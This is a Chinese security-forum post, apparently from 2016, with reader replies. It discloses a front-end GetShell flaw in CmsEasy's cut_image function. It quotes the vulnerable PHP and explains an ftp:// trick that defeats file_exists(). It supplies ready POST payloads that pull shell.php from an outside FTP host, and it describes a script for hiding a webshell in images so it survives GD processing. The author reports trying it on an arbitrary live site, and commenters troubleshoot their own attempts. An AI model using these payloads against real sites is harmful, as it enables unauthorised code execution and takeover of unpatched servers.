CmsEasy前台无限制GetShell

索马里的海贼 / 2016-11-02 05:09:00 / 浏览数 38184 技术文章 技术文章 顶(0) 踩(0)

---

## 简要描述

官方在2016-10-12版本修复了此漏洞，修复的比较。。。暴力 直接注释了cut_image_action函数。。。
所以基本上有心的人随便瞅一眼官方公告diff一下文件内容就能找到这个漏洞 也就不藏着掖着了

## 漏洞详情

lib/default/tool_act.php 行392

```
function cut_image_action() {
       $len = 1;
       if(config::get('base_url') != '/'){
              $len = strlen(config::get('base_url'))+1;
       }
       if(substr($_POST['pic'],0,4) == 'http'){
              front::$post['thumb'] = str_ireplace(config::get('site_url'),'',$_POST['pic']);
       }else{
              front::$post['thumb'] = substr($_POST['pic'],$len);
       }

       $thumb=new thumb();
       $thumb->set(front::$post['thumb'],'jpg');
       $img=$thumb->create_image($thumb->im,$_POST['w'],$_POST['h'],0,0,$_POST['x1'],$_POST['y1'],$_POST['x2'] -$_POST['x1'],$
       $new_name=$new_name_gbk=str_replace('.','',Time::getMicrotime()).'.'.end(explode('.',$_POST['pic']));
       $save_file='upload/images/'.date('Ym').'/'.$new_name;
       @mkdir(dirname(ROOT.'/'.$save_file));
       ob_start();
       $thumb->out_image($img,null,85);
       file_put_contents(ROOT.'/'.$save_file,ob_get_contents());
       ob_end_clean();
       $image_url=config::get('base_url').'/'.$save_file;
       //$res['size']=ceil(strlen($img) / 1024);
       $res['code']="
                //$('#cut_preview').attr('src','$image_url');
                $('#thumb').val('$image_url');
                               alert(lang('save_success'));
              ";
       echo json::encode($res);
  }
```

没有判断pic的后缀就直接取了

```
$new_name=$new_name_gbk=str_replace('.','',Time::getMicrotime()).'.'.end(explode('.',$_POST['pic']));
```

做为文件名字 导致getshell
此处的坑是

1. 需要过ImageCreateFromxxx、ImageCopyResampled、ImageJpeg 3个函数 任然保留shell语句
2. 需要通过file_exists函数的验证

第一个坑就不说怎么绕过的了 各种fuzz就是了
第二个坑
file_exists并不能判断远程http(s)文件是否存在 固定返回false
查阅manual得知

> 自 PHP 5.0.0 起, 此函数也用于某些 URL 包装器。请参见 支持的协议和封装协议以获得支持 stat() 系列函数功能的包装器列表。

查了下各种封装协议wrappers发现了 ftp:// 支持 stat();

| Attribute | PHP4 | PHP5 |
| --- | --- | --- |
| Supports stat() | No | As of PHP 5.0.0: filesize(), filetype(), file_exists(), is_file(), and is_dir() elements only.<br>As of PHP 5.1.0: filemtime(). |
| --- | --- | --- |

5.0.0以上 就支持file_exists()了
接下来就是根据要求构造payload

```
$len = 1;
if(config::get('base_url') != '/'){
   $len = strlen(config::get('base_url'))+1;
}
if(substr($_POST['pic'],0,4) == 'http'){
   front::$post['thumb'] =             str_ireplace(config::get('site_url'),'',$_POST['pic']);
}else{
   front::$post['thumb'] = substr($_POST['pic'],$len);
}
```

如果站点不是放在根目录 则需要在payload前面补足 strlen(base_url)+2 位的长度 如果在根目录也要补1位

```
POST /index.php?case=tool&act=cut_image
pic=111111111ftp://ludas.pw/shell.php&w=228&h=146&x1=0&x2=228&y1=0&y2=146
```

本地测试截图

互联网随便找了个站

2016-11-08补充

不少人私聊问我怎么构造过GD库的图片shell，就把我自己用的脚本放出来吧，注释里面什么都有

`$miniPayload`改成`shell`语句
1、上传一张jpg图片，然后把网站处理完的图片再下回来 比如x.jpg
2、执行php jpg_payload.php x.jpg
3、如果没出错的话，新生成的文件就是可以过gd库的带shell图片了
tips：
1、图片找的稍微大一点 成功率更高
2、shell语句越短成功率越高
3、一张图片不行就换一张 不要死磕

2016-11-09 补充

关于POC的构造说的不太清楚

如果`$_POST['pic']`开头4个字符不是http的话，就认为是本站的文件，会从前面抽取掉baseurl（等于返回文件相对路径）
所以构造的时候 如果站点不是放在根目录 则需要在前面补位`strlen(base_url)+2` 如果放在根目录 也需要补上1位（'/'的长度）

举个栗子：
目标站 http://www.target.com/easy/
cmseasy放在easy子目录 就需要补上strlen(base_url)+2 = strlen('easy')+2=6位
post数据就是
pic=111111ftp://ludas.pw/shell.php&w=228&h=146&x1=0&x2=228&y1=0&y2=146

目标站 http://www.target2.com/
cmseasy放在web根目录 就需要补上1位
post数据就是
pic=1ftp://ludas.pw/shell.php&w=228&h=146&x1=0&x2=228&y1=0&y2=146

还有后面的w h x1 x2 y1 y2简单说一下
w=x2=图片宽度
h=y2=图片高度
x1=y1=固定0
根据你自己的图片宽高来改吧

jpg_payload.zip (0.0 MB) 下载附件



上一篇：TensorFlow初学者在使用过... 下一篇：安全众测｜守正出奇，从心出发

1. 23 条回复

whoami 2016-11-02 06:22:54

666

0 回复Ta

---

r4bb1t_ 2016-11-02 07:02:12

0 回复Ta

---

kuuki 2016-11-03 01:48:42

0 回复Ta

---

mrbean 2016-11-04 08:07:26

这个图片怎么合成的呢？求教

0 回复Ta

---


绿兵hunter 2016-11-04 12:05:41

这篇文章的奖励合理，从实用上来说，上篇600的文章还不如这篇50的。不过这里poc构造的不明不白，总要解释一下吧，那样差不多能拿100的奖励。

0 回复Ta


---


lele 2016-11-06 12:58:33

需要怎么调整那个图片啊///解决了。。。。

0 回复Ta

---


raul 2016-11-07 01:55:27

请问下怎么解决的？
那个ftp的shell问题?

0 回复Ta


索马里的海贼 2016-11-08 06:33:56

已经更新帖子了 脚本放在帖子后面，自己试试吧

0 回复Ta

---


笑然 2016-11-08 08:10:36

海贼好棒，点赞

0 回复Ta

---


0x 2016-11-09 06:56:10

没成功啊 IMAGE NOT FOUND!11111111ftp://***/123.php

0 回复Ta

---

 索马里的海贼 2016-11-09 10:42:36

已在帖子后面加上poc构造的一些说明

0 回复Ta

---

 my5t3ry 2016-11-10 02:29:25

海贼好棒，点赞

0 回复Ta

---

 刘德华 2016-11-10 09:14:31

在短标签开启的情况下这个很难利用的。。

唉。。。
short_open_tag　"1"　PHP_INI_PERDIR　PHP_INI_ALL in PHP 4.0.0. PHP_INI_PERDIR in PHP >= 4.0.1.

0 回复Ta

---


lua 2016-11-17 04:58:28

能发个关于ftp://绕过file_exits()函数的链接吗？没找到 = = 想学习下

0 回复Ta

---


索马里的海贼 2016-11-17 05:14:55

http://us3.php.net/manual/zh/function.file-exists.php
Tip
自 PHP 5.0.0 起, 此函数也用于某些 URL 包装器。请参见 支持的协议和封装协议以获得支持 stat() 系列函数功能的包装器列表。支持stat()的wrapper才能判断是否存在文件
http://us3.php.net/manual/zh/wrappers.php
我当时只看到ftp://支持就没往下看了 你可以都看看研究研究
每个具体的wrappers点进去都会看到注明了是否支持stat()

0 回复Ta

---


hades 2016-11-17 05:38:26

file_exists不允许远程文件（http）判断，但后面又需要远程文件下载，所以利用ftp

By：phithon

0 回复Ta

---


lua 2016-11-17 05:42:37

谢谢啦

0 回复Ta

---


lua 2016-11-17 05:43:08

谢啦

0 回复Ta

---


午时已到 2016-12-07 03:25:58

谢谢分享

0 回复Ta

---


cnsolu 2016-12-12 02:28:30

按照方法，gd库那块一直过不去

0 回复Ta

---


卜萝 2016-12-13 03:19:24

请问这个是CmsEasy_5.6_UTF-8_20160825版本么？在没有打补丁之前？按楼主的方法出现这样的错误
IMAGE NOT FOUND!ftp://192.168.1.195/shell.php；
访问http://localhost/index.php?case=tool&act=cut_image 回显IMAGE NOT FOUND!

0 回复Ta

---


0wen 2016-12-13 03:44:04

谢谢大佬分享

0 回复Ta

---


root 2016-12-14 03:02:38

终于找到绕过gd的payload了，乌云社区有，关闭后迟迟找不到了，谢了

0 回复Ta

---

登录 后跟帖

先知社区

---

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板